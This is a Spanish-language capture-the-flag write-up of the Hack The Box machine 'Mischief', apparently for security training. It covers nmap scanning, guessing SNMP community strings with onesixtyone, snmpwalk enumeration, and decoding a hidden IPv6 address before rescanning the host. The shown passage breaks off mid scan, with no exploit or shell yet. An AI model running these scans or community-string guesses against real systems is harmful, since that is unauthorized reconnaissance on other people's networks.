



|  | Hack The Box - Mischief | |
|--|-------------------------|------------|
| | Sistema Operativo: | Linux |
| | Dificultad: | Insane |
| | Release: | 07/07/2018 |
| Técnicas utilizadas | | |
| <ul style="list-style-type: none"> ● Familiarity with SNMP OIDs ● IPv6 decimal to hexadecimal encoding techniques ● Establishment of IPv6 reverse shell | | |

Mischief es una máquina de la plataforma Hack The Box, clasificada con una dificultad “insane”. Esta máquina pone de relieve los riesgos asociados con la exposición del servicio SNMP (Simple Network Management Protocol) y los peligros de pasar credenciales por línea de comandos. En particular, se destaca el riesgo de utilizar community strings por defecto en el servicio SNMP, lo cual puede permitir a un atacante obtener acceso no autorizado a información sensible del sistema.



Enumeración

La dirección IP de la máquina víctima es 10.129.229.0. Por tanto, envíe 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador@kali) ~/Descargas
$ ping -c 5 10.129.229.0 -R
PING 10.129.229.0 (10.129.229.0) 56(124) bytes of data.
64 bytes from 10.129.229.0: icmp_seq=1 ttl=63 time=70.0 ms
RR: 10.10.16.24
    10.129.0.1
    10.129.229.0
    10.129.229.0
    10.10.16.1
    10.10.16.24

64 bytes from 10.129.229.0: icmp_seq=2 ttl=63 time=53.2 ms (same route)
64 bytes from 10.129.229.0: icmp_seq=3 ttl=63 time=53.7 ms (same route)
64 bytes from 10.129.229.0: icmp_seq=4 ttl=63 time=54.2 ms (same route)
64 bytes from 10.129.229.0: icmp_seq=5 ttl=63 time=53.8 ms (same route)

--- 10.129.229.0 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4010ms
rtt min/avg/max/mdev = 53.173/56.959/69.963/6.510 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.229.0 -oN scanner_mischief** para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
(administrador@kali) ~/Descargas
$ cat nmap/scanner_mischief
# Nmap 7.94SVN scan initiated Sat Sep 14 19:17:58 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_mischief 10.129.229.0
Nmap scan report for 10.129.229.0
Host is up, received user-set (0.053s latency).
Scanned at 2024-09-14 19:17:59 CEST for 54s
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 2a:90:a6:b1:e6:33:85:07:15:b2:ee:a7:b9:46:77:52 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDAonVERSvvd6XJoJH/p1BTznxzggeUa50pd281vX3siMwSPJHqG+8SdtC5XMIpquqoy7ZFh1/8eeE6qkFn/EQXhJW7rDtFKi2/pjZ6D5F03kRss8AEJYKYLw/ES
+GRNwORD3Ap+hdREx9cBZWxYE6K2/54f5BVeIioVRxBIMmD1ZG+TqX0VFFg5QrYcM47ywZZD63tWq98516lWEopCsh92AurIE0xIyGdpr19p1habuL8tHXpMvBVCvik0zkNu2sNFHDWZP
| 256 d0:d7:00:7c:3b:b0:a6:32:b2:29:17:8d:69:a6:84:3f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHhAYNTYAAAAIbmlzdHhAYNTYAAABBFUXR9LNNyT60+kTWg0SWJpIMegiktD2C41pkZGwVmtg1BACXw/t8z+7mkW0zMQOCZPFx8JLdC2TJK/D2fm5rS8=
| 256 3f:1c:77:93:5c:c0:6c:ea:26:f4:bb:6c:59:e9:7c:b0 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE8DVxvntDL2eVeodVU+TliqIajf4f2e+3KbCnFBCIKN
3366/tcp  open  caldav  syn-ack ttl 63 Radicale calendar and contacts server (Python BaseHTTPServer)
|_ http-methods:
|_ Supported Methods: GET HEAD
|_ http-title: Site doesn't have a title (text/html).
|_ http-auth:
|_ HTTP/1.0 401 Unauthorized\x0D
|_ Basic realm=Test
|_ http-server-header: SimpleHTTP/0.6 Python/2.7.15rc1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Sep 14 19:18:53 2024 -- 1 IP address (1 host up) scanned in 55.11 seconds
```

Análisis del puerto 3366 (Python BaseHTTPServer)

Al acceder a la página web alojada en el servidor, se desplegó un cuadro de diálogo solicitando credenciales para poder acceder. Dado que no disponía de dichas credenciales y no había otros puertos accesibles, decidí cambiar de estrategia. En esta ocasión, opté por buscar puertos abiertos que utilizaran el protocolo UDP.



Para ello, utilicé el comando **nmap -sU --top-ports 500 -n -v -Pn -oN nmap/scanner_mischief_udp 10.129.229.0**. Este comando realiza un escaneo de los 500 puertos UDP más comunes. A continuación, se detalla cada parte del comando:

- **(-sU)**: Realiza un escaneo de puertos UDP. UDP (User Datagram Protocol) es un protocolo de comunicación que no requiere una conexión establecida antes de enviar datos, lo que lo hace más rápido pero menos confiable que TCP.
- **(--top-ports 500)**: Escanea los 500 puertos más comunes. Nmap tiene una lista de los puertos más utilizados basada en datos históricos de escaneos previos, y este parámetro limita el escaneo a esos puertos para ahorrar tiempo.
- **(-n)**: Omite la resolución de nombres DNS. Esto significa que Nmap no intentará convertir las direcciones IP en nombres de host, lo que puede acelerar el escaneo y evitar problemas con servidores DNS lentos o no confiables.
- **(-v)**: Modo verbose. Proporciona una salida detallada durante el escaneo, mostrando información adicional sobre el progreso y los resultados del escaneo.
- **(-Pn)**: Desactiva el ping previo al escaneo. Nmap normalmente envía un ping para verificar si el host está activo antes de escanearlo. Este parámetro asume que el host está activo y procede directamente al escaneo, lo cual es útil en redes donde los pings pueden ser bloqueados por firewalls.

```
(root@kali) ~ [~/home/administrador/Descargas]
$ cat nmap/scanner_mischief_udp
# Nmap 7.94SVN scan initiated Sat Sep 14 19:29:17 2024 as: nmap -sU --top-ports 500 -n -v -Pn -oN nmap/scanner_mischief_udp 10.129.229.0
Nmap scan report for 10.129.229.0
Host is up (0.056s latency).
Not shown: 499 open|filtered udp ports (no-response)
PORT      STATE SERVICE
161/udp   open  snmp

Read data files from: /usr/bin/../share/nmap
# Nmap done at Sat Sep 14 19:30:24 2024 -- 1 IP address (1 host up) scanned in 67.02 seconds
```

Análisis del puerto 161 (SNMP)

Nmap dispone de un script denominado `snmp.interfaces` que forma parte de su conjunto de scripts NSE (Nmap Scripting Engine). Este script se utiliza para obtener información detallada sobre las interfaces de red de un dispositivo a través del protocolo SNMP (Simple Network Management Protocol).

Una de las capacidades clave del script es la recuperación de la dirección MAC (Media Access Control) de cada interfaz de red. La dirección MAC es un identificador único asignado a cada interfaz de red para la comunicación en la capa de enlace de datos. Una vez obtenida la dirección MAC, es posible determinar la dirección IPv6 Link-Local asociada a dicha interfaz.

Para obtener la dirección IPv6 Link-Local a partir de la dirección MAC 00:50:56:94:72:a6 de la máquina objetivo, se puede realizar el siguiente procedimiento manual utilizando el formato EUI-64. El proceso es el siguiente::

1. Tomar la dirección MAC: 00:50:56:94:72:a6.
2. Insertar ff:fe en el medio: 00:50:56:ff:fe:94:72:a6.
3. Convertir el primer octeto de hexadecimal a binario: 00 -> 00000000.
4. Invertir el bit en el índice 6 (contando desde 0): 00000000 -> 00000010.
5. Convertir el octeto de nuevo a hexadecimal: 00000010 -> 02.
6. Reemplazar el primer octeto con el nuevo valor: 02:50:56:ff:fe:94:72:a6.
7. Preceder con el prefijo Link-Local **fe80::** **fe80::0250:56ff:fe94:72a6**

En el contexto de HackTheBox, las máquinas objetivo no están dentro de la red local del atacante, sino que están en una red remota. Por esta razón, las direcciones IPv6 Link-Local no son válidas, ya que estas direcciones solo son utilizables dentro de la misma red local (subred). Las direcciones IPv6 Link-Local tienen el prefijo `fe80::` y están diseñadas para la comunicación entre dispositivos en la misma red física o lógica. No pueden ser enrutadas a través de Internet o entre diferentes redes.

```
(root@kali) ~ [~/home/administrador/Descargas]
$ nmap --script snmp.interfaces -p161 -sU 10.129.229.0
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-14 20:11 CEST
Nmap scan report for 10.129.229.0
Host is up (0.063s latency).

PORT      STATE SERVICE
161/udp   open  snmp
| snmp.interfaces:
|   lo
|   IP address: 127.0.0.1 Netmask: 255.0.0.0
|   Type: softwareLoopback Speed: 10 Mbps
|   Status: up
|   Traffic stats: 0.00 Kb sent, 0.00 Kb received
|   Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
|   IP address: 10.129.229.0 Netmask: 255.255.0.0
|   MAC address: 00:50:56:94:72:a6 (VMware)
|   Type: ethernetCsmacd Speed: 1 Gbps
|   Status: up
|   Traffic stats: 9.68 Mb sent, 19.89 Mb received
|_
Nmap done: 1 IP address (1 host up) scanned in 3.97 seconds
```

Para continuar con el análisis de la máquina, decidí utilizar la herramienta **onesixtyone** para realizar un escaneo del protocolo SNMP (Simple Network Management Protocol). Este comando realiza un escaneo SNMP en la dirección IP 10.129.229.0 utilizando una lista de cadenas de comunidad comunes almacenadas en el archivo **common-snmp-community-strings.txt**.

Una cadena de comunidad SNMP es similar a un ID de usuario o contraseña que se envía junto con cada solicitud SNMP (Get-Request) para acceder a la información de los dispositivos. Esta lista contiene las cadenas de comunidad más frecuentemente utilizadas, como `public`, `private`, entre otras. Utilizar una lista de cadenas de comunidad comunes aumenta significativamente las probabilidades de obtener una respuesta válida del dispositivo objetivo, ya que muchas configuraciones predeterminadas de dispositivos SNMP utilizan estas cadenas de comunidad.

Es importante conocer la cadena de comunidad correcta porque solo se puede extraer información del servicio SNMP si se conoce la cadena de comunidad por la que ese servicio está publicando la información. Por defecto, la cadena de comunidad SNMP se llama **public**. Sin embargo, por razones de

seguridad, es común que los administradores de red cambien esta cadena de comunidad predeterminada para dificultar el acceso no autorizado.

Para poder leer correctamente la información SNMP, que se organiza en la Management Information Base (MIB), es necesario conocer el nombre de la cadena de comunidad. En versiones de SNMP anteriores a la 3, la cadena de comunidad actúa como un método de seguridad básico. Cambiar el nombre de la cadena de comunidad por defecto dificulta que intrusos puedan acceder y leer la información que se está publicando, ya que deben adivinar o descubrir la cadena de comunidad correcta.

Durante el escaneo, onesixtyone prueba cada una de estas cadenas de comunidad para determinar cuál es aceptada por el dispositivo objetivo.

```
(administrador@kali)~[~/Descargas]
$ onesixtyone 10.129.229.0 -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt
Scanning 1 hosts, 120 communities
10.129.229.0 [public] Linux Mischief 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64
10.129.229.0 [public] Linux Mischief 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64
(administrador@kali)~[~/Descargas]
$
```

El comando `snmpwalk` es una herramienta utilizada para recorrer una jerarquía de información en un dispositivo habilitado para SNMP (Simple Network Management Protocol). Este comando envía solicitudes SNMP GET-NEXT a un dispositivo, comenzando en un OID (Object Identifier) específico y continuando hasta que no haya más OIDs en la jerarquía. Es una herramienta muy útil para obtener una visión completa de la información disponible en un dispositivo SNMP.

Un OID es una cadena de números que identifica de manera única un objeto en la Management Information Base (MIB) de un dispositivo SNMP. Los OIDs corresponden a diferentes aspectos del sistema y se organizan en una estructura jerárquica. A continuación, se presentan algunos ejemplos de OIDs y los aspectos del sistema a los que corresponden:

| | |
|--------------------------------------|------------------------------|
| Direcciones IP | 1.3.6.1.2.1.4.34.1.3 |
| Procesos en ejecución | 1.3.6.1.2.1.25.4.2.1.2 |
| Información del sistema | 1.3.6.1.2.1.1.1 |
| Nombre del host | 1.3.6.1.2.1.1.5 |
| Tiempo de actividad | 1.3.6.1.2.1.1.3 |
| Puntos de montaje | 1.3.6.1.2.1.25.2.3.1.3 |
| Rutas del software en ejecución | 1.3.6.1.2.1.25.4.2.1.4 |
| Parámetros del software en ejecución | 1.3.6.1.2.1.25.4.2.1.5 |
| Puertos UDP en escucha | 1.3.6.1.2.1.7.5.1.2.0.0.0.0 |
| Puertos TCP en escucha | 1.3.6.1.2.1.6.13.1.3.0.0.0.0 |
| Información de la red | 1.3.6.1.2.1.4.20.1 |

El OID **1.3.6.1.2.1.4.34** pertenece a la **MIB IP-MIB**, que se utiliza para gestionar y monitorizar la configuración y el estado de la red en un dispositivo SNMP. Dentro de esta MIB, el OID **1.3.6.1.2.1.4** corresponde al grupo de objetos `ip`, que contiene información sobre los parámetros de red del dispositivo. El sub-OID **1.3.6.1.2.1.4.34** se refiere a la tabla **ipAddressTable**, que lista todas las direcciones IP configuradas en el dispositivo, sus interfaces asociadas y otros detalles relevantes.

El OID **1.3.6.1.2.1.4.34.1.3** es un sub-OID de **1.3.6.1.2.1.4.34** y corresponde a la columna **ipAddressIfIndex** dentro de la tabla **ipAddressTable**. Este OID específico proporciona el índice de la interfaz de red asociada con cada dirección IP configurada en el dispositivo. Esta información es crucial para entender cómo están asignadas las direcciones IP a las interfaces de red en el dispositivo.

El OID **1.3.6.1.2.1.4.34.1.1** corresponde a **ipAddressType**, que indica el tipo de dirección IP. Este OID es parte del grupo de OIDs que proporcionan detalles sobre la configuración y el estado de la red en el dispositivo SNMP. El **ipAddressType** puede tener varios valores, como:

- 1: unknown
- 2: ipv4
- 3: ipv6
- 4: ipv4z
- 5: ipv6z
- 6: dns

El comando **snmpwalk** me proporcionó la siguiente dirección IPv6 codificada. Esta dirección no está en texto claro, por lo que es necesario decodificarla para obtener la dirección IPv6 en un formato legible.

La dirección IPv6 codificada se presenta como una serie de números decimales separados por puntos. Para convertir esta dirección en una dirección IPv6 legible, se deben seguir los siguientes pasos:

1. **Convertir los números decimales a hexadecimal:** Cada número decimal en la dirección codificada se convierte a su equivalente hexadecimal. Por ejemplo, 222 se convierte a DE, 173 se convierte a AD, y así sucesivamente.
2. **Agrupar los valores hexadecimales:** Los valores hexadecimales se agrupan en pares para formar los octetos de la dirección IPv6. Por ejemplo, DEAD es un octeto, BEEF es otro octeto, y así sucesivamente.
3. **Formar la dirección IPv6:** Los octetos se combinan para formar la dirección IPv6 completa. La dirección IPv6 resultante se escribe en el formato estándar de ocho grupos de cuatro dígitos hexadecimales separados por dos puntos (:).

Siguiendo estos pasos, la dirección IPv6 codificada es la siguiente:

| | |
|---|---|
| 222.173.190.239.0.0.0.0.2.80.86.255.254.148.114.166 | DEAD:BEEF:0000:0000:0250:56FF:FE94:72A6 |
|---|---|

A continuación, se detalla cada uno de los parámetros utilizados en el comando:

- **-c public:** Este parámetro especifica la cadena de comunidad public que se utilizará para la comunicación con el dispositivo SNMP. En el contexto de SNMP, una cadena de comunidad actúa como una contraseña que controla el acceso a la información del dispositivo. La cadena de comunidad public es una configuración predeterminada comúnmente utilizada en muchos dispositivos SNMP para permitir el acceso de solo lectura a la información del dispositivo.
- **-v1:** Este parámetro indica que se utilizará la versión 1 del protocolo SNMP (SNMPv1). SNMPv1 es la primera versión del protocolo SNMP y es ampliamente compatible con una variedad de dispositivos de red. Aunque SNMPv1 carece de algunas de las características de seguridad avanzadas presentes en versiones posteriores (como SNMPv2c y SNMPv3), sigue siendo útil para obtener información básica de dispositivos que solo admiten esta versión.
- **DEAD:BEEF:0000:0000:0250:56FF:FE94:72A6:** Esta es la dirección IPv6 del dispositivo objetivo. Especifica el destino al que se enviarán las solicitudes SNMP para obtener información.
- **1.3.6.1.2.1.4.34:** En este caso, el OID 1.3.6.1.2.1.4.34 es parte del grupo de OIDs que proporcionan detalles sobre la configuración y el estado de la red en el dispositivo SNMP.

```
(administrador@kali) ~/Descargas
$ snmpwalk -c public -v1 10.129.229.0 .1.3.6.1.2.1.4.34
iso.3.6.1.2.1.4.34.1.3.1.4.10.129.229.0 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.3.1.4.10.129.255.255 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.3.1.4.127.0.0.1 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.3.2.16.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.3.2.16.222.173.190.239.0.0.0.2.80.86.255.254.148.114.166 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.3.2.16.254.128.0.0.0.0.0.0.2.80.86.255.254.148.114.166 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.4.1.4.10.129.229.0 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.4.1.4.10.129.255.255 = INTEGER: 3
iso.3.6.1.2.1.4.34.1.4.1.4.127.0.0.1 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.4.2.16.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.4.2.16.222.173.190.239.0.0.0.2.80.86.255.254.148.114.166 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.4.2.16.254.128.0.0.0.0.0.0.2.80.86.255.254.148.114.166 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.5.1.4.10.129.229.0 = OID: iso.3.6.1.2.1.4.32.1.5.2.1.4.10.129.0.0.16
iso.3.6.1.2.1.4.34.1.5.1.4.10.129.255.255 = OID: iso.3.6.1.2.1.4.32.1.5.2.1.4.10.129.0.0.16
iso.3.6.1.2.1.4.34.1.5.1.4.127.0.0.1 = OID: iso.3.6.1.2.1.4.32.1.5.1.1.4.127.0.0.0.8
iso.3.6.1.2.1.4.34.1.5.2.16.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1.128 =
iso.3.6.1.2.1.4.34.1.5.2.16.222.173.190.239.0.0.0.2.80.86.255.254.148.114.166 = OID: iso.3.6.1.2.1.4.32.1.5.2.2.16.222.173.190.239.0.0.0.0.0.0.0.0.0.0.0.0.64
iso.3.6.1.2.1.4.34.1.5.2.16.254.128.0.0.0.0.0.0.2.80.86.255.254.148.114.166 = OID: iso.3.6.1.2.1.4.32.1.5.2.2.16.254.128.0.0.0.0.0.0.0.0.0.0.0.0.64
```

```
#!/usr/bin/python3
from argparse import ArgumentParser
def convert_ipv6(encoded_ipv6):
    parts = encoded_ipv6.split('.')
    if len(parts) != 16:
        raise ValueError("La cadena codificada debe tener 16 partes.")
    ipv6 = ""
    for i in range(0, len(parts), 2):
        segment = hex(int(parts[i]))[2:].rjust(2, '0') + hex(int(parts[i+1]))[2:].rjust(2, '0')
        ipv6 += segment + ":"
    ipv6 = ipv6[:-1]
    return ipv6

if __name__ == '__main__':
    parser = ArgumentParser()
    parser.add_argument('-e', "--encoded_ipv6", help="Dirección web del host a analizar", required=True)

    encoded_ipv6 = "222.173.190.239.0.0.0.0"
    args = parser.parse_args()
    print(convert_ipv6(args.encoded_ipv6))
```

```

[administrador@kali]~[/Descargas/content]
$ apt search mibs-downloader
libsmi2-common/kali-rolling 0.4.8+dfsg-12 all
  library to access SMI2 MIB information - MIB module files




libsnmp-base/kali-rolling,now 5.9.4+dfsg-1.1 all [instalado, automático]
  SNMP configuration script, MIBs and documentation

snmp-mibs-downloader/kali-rolling 1.7 all
  install and manage Management Information Base (MIB) files

[administrador@kali]~[/Descargas/content]
$ su
Contraseña:
[root@kali]~/home/administrador/Descargas/content#
# apt-get install snmp-mibs-downloader
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
  smstrip
Se instalarán los siguientes paquetes NUEVOS:
  smstrip snmp-mibs-downloader
0 actualizados, 2 nuevos se instalarán, y 0 no actualizados.
Se necesita descargar 5.882 KB de archivos.
Se utilizarán 6.137 MB de espacio de disco adicional después de esta operación.
¿Desea continuar? [y/n] s
Des1 http://kali.download/kali-kali-rolling/main amd64 smstrip all 0.4.8+dfsg-12 [26.2 KB]
Des2 http://kali.download/kali-kali-rolling/non-free amd64 snmp-mibs-downloader all 1.7 [5.856 KB]
Descargados 5.882 KB en 6s (985 KB/s)
Seleccionando el paquete smstrip previamente no seleccionado.
(Leyendo la base de datos ... 458078 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar .../smstrip_0.4.8+dfsg-12_all.deb ...
Desempaquetando smstrip (0.4.8+dfsg-12) ...
Seleccionando el paquete snmp-mibs-downloader previamente no seleccionado.
Preparando para desempaquetar .../snmp-mibs-downloader_1.7_all.deb ...
Desempaquetando snmp-mibs-downloader (1.7) ...
Configurando smstrip (0.4.8+dfsg-12) ...
Configurando snmp-mibs-downloader (1.7) ...

```

```

Abrir  ▾   snmp.conf
                                                /etc/snmp
                                                Guardar  ⋮   
1 # As the snmp packages come without MIB files due to license reasons, loading
2 # of MIBs is disabled by default. If you added the MIBs you can reenale
3 # loading them by commenting out the following line.
4 #mibs :
5
6 # If you want to globally change where snmp libraries, commands and daemons
7 # look for MIBs, change the line below. Note you can set this for individual
8 # tools with the -M option or MIBDIRS environment variable.
9 #
10 # mibdirs /usr/share/snmp/mibs:/usr/share/snmp/mibs/iana:/usr/share/snmp/mibs/ietf

```

Al volver a ejecutar el comando `snmpwalk`, se observa que la dirección IPv6 ahora se muestra en texto claro cuando anteriormente estaba codificado.

```
(administrador@kali)-[~/Descargas]
$ snmpwalk -c public -v1 10.129.229.0 ipAddressType
IP-MIB::ipAddressType.ipv4."10.129.229.0" = INTEGER: unicast(1)
IP-MIB::ipAddressType.ipv4."10.129.255.255" = INTEGER: broadcast(3)
IP-MIB::ipAddressType.ipv4."127.0.0.1" = INTEGER: unicast(1)
IP-MIB::ipAddressType.ipv6."00:00:00:00:00:00:00:00:00:00:00:00:00:00:01" = INTEGER: unicast(1)
IP-MIB::ipAddressType.ipv6."de:ad:be:ef:00:00:00:00:02:50:56:ff:fe:94:72:a6" = INTEGER: unicast(1)
IP-MIB::ipAddressType.ipv6."fe:80:00:00:00:00:00:00:02:50:56:ff:fe:94:72:a6" = INTEGER: unicast(1)
```

Con esta información, es el momento de comprobar la conectividad ICMP con la máquina objetivo. Para ello, se puede utilizar el comando **ping6** para verificar si la máquina responde a las solicitudes ICMP (Internet Control Message Protocol). El comando `ping6` envía paquetes ICMP Echo Request a la dirección IPv6 especificada y espera recibir paquetes ICMP Echo Reply en respuesta. Si la máquina objetivo responde, se confirma que hay conectividad ICMP entre el atacante y la máquina objetivo.

```
(administrador@kali)-[~/Descargas/content]
$ ping6 -c 5 dead:beef:0000:0000:0250:56ff:fe94:72a6
PING dead:beef:0000:0000:0250:56ff:fe94:72a6 (dead:beef::250:56ff:fe94:72a6) 56 data bytes
64 bytes from dead:beef::250:56ff:fe94:72a6: icmp_seq=1 ttl=63 time=92.1 ms
64 bytes from dead:beef::250:56ff:fe94:72a6: icmp_seq=2 ttl=63 time=69.6 ms
64 bytes from dead:beef::250:56ff:fe94:72a6: icmp_seq=3 ttl=63 time=59.4 ms
64 bytes from dead:beef::250:56ff:fe94:72a6: icmp_seq=4 ttl=63 time=58.6 ms
64 bytes from dead:beef::250:56ff:fe94:72a6: icmp_seq=5 ttl=63 time=59.3 ms

--- dead:beef:0000:0000:0250:56ff:fe94:72a6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4002ms
rtt min/avg/max/mdev = 58.612/67.813/92.116/12.818 ms
```

Una vez confirmada la conectividad ICMP, se procede a realizar un sondeo de puertos abiertos utilizando la dirección IPv6 obtenida. Para este propósito, se emplea el comando `nmap` con los siguientes parámetros **nmap -6 -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN scanner_mischief_ipv6 DEAD:BEEF:0000:0000:0250:56FF:FE94:72A6** :

```
(administrador@kali)-[~/Descargas]
$ cat nmap/scanner_mischief_ipv6
# Nmap 7.94SVN scan initiated Sat Sep 14 20:08:31 2024 as: nmap -6 -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_mischief_ipv6 dead:beef:0000:0000:0250:56ff:fe94:72a6
Increasing send delay for dead:beef::250:56ff:fe94:72a6 from 0 to 5 due to 849 out of 2828 dropped probes since last increase.
Nmap scan report for dead:beef::250:56ff:fe94:72a6
Host is up, received user-set (0.074% latency).
Scanned at 2024-09-14 20:08:32 CEST for 27s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 2a:90:a6:b1:e6:33:85:07:15:b2:ee:a7:b9:46:77:52 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDAQoNVER5vvd6XJoJH/p1BTznxzggeUaSDpd281VX3sImwSP3HQqG+85dtC5XMIpquqoy7ZFH1/8eeE6qkFn/EQXhJW7rDtFK12/pj26D5F03kRss8A1EJYkVYw/EssUhnKLCNKTxSVXQX+
rGNWNRD3Ap+hdREX9cBzWXYE6K2/54f5BveIioVrx8lMmD1ZG+TqX0VFf5QqYCM47YwZD63tWq98516lWeopCsh92AurIE0xIyGdpr19p1habuL8tHXpMvBVCVjkk0zkNu2sNFHDWZP
|_ 256 d0:d7:00:7c:3b:b0:a6:32:b2:29:17:8d:69:a6:84:3f (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLlNoYTI1bnZhdHJhbnYTAAYAAAIbmLzdHayNTYAAABBBFUXR9LNNYTG0+KtWg0SWjp1Meg1ktD2C4pkZGwmtg1BACXw/t8z+7mKW0zMQQCFFX8J3LdC2TjK/D2fmsrS=
|_ 256 3f:1c:77:93:5c:c0:0c:ea:26:f4:bb:6c:59:e9:7c:b0 (ED25519)
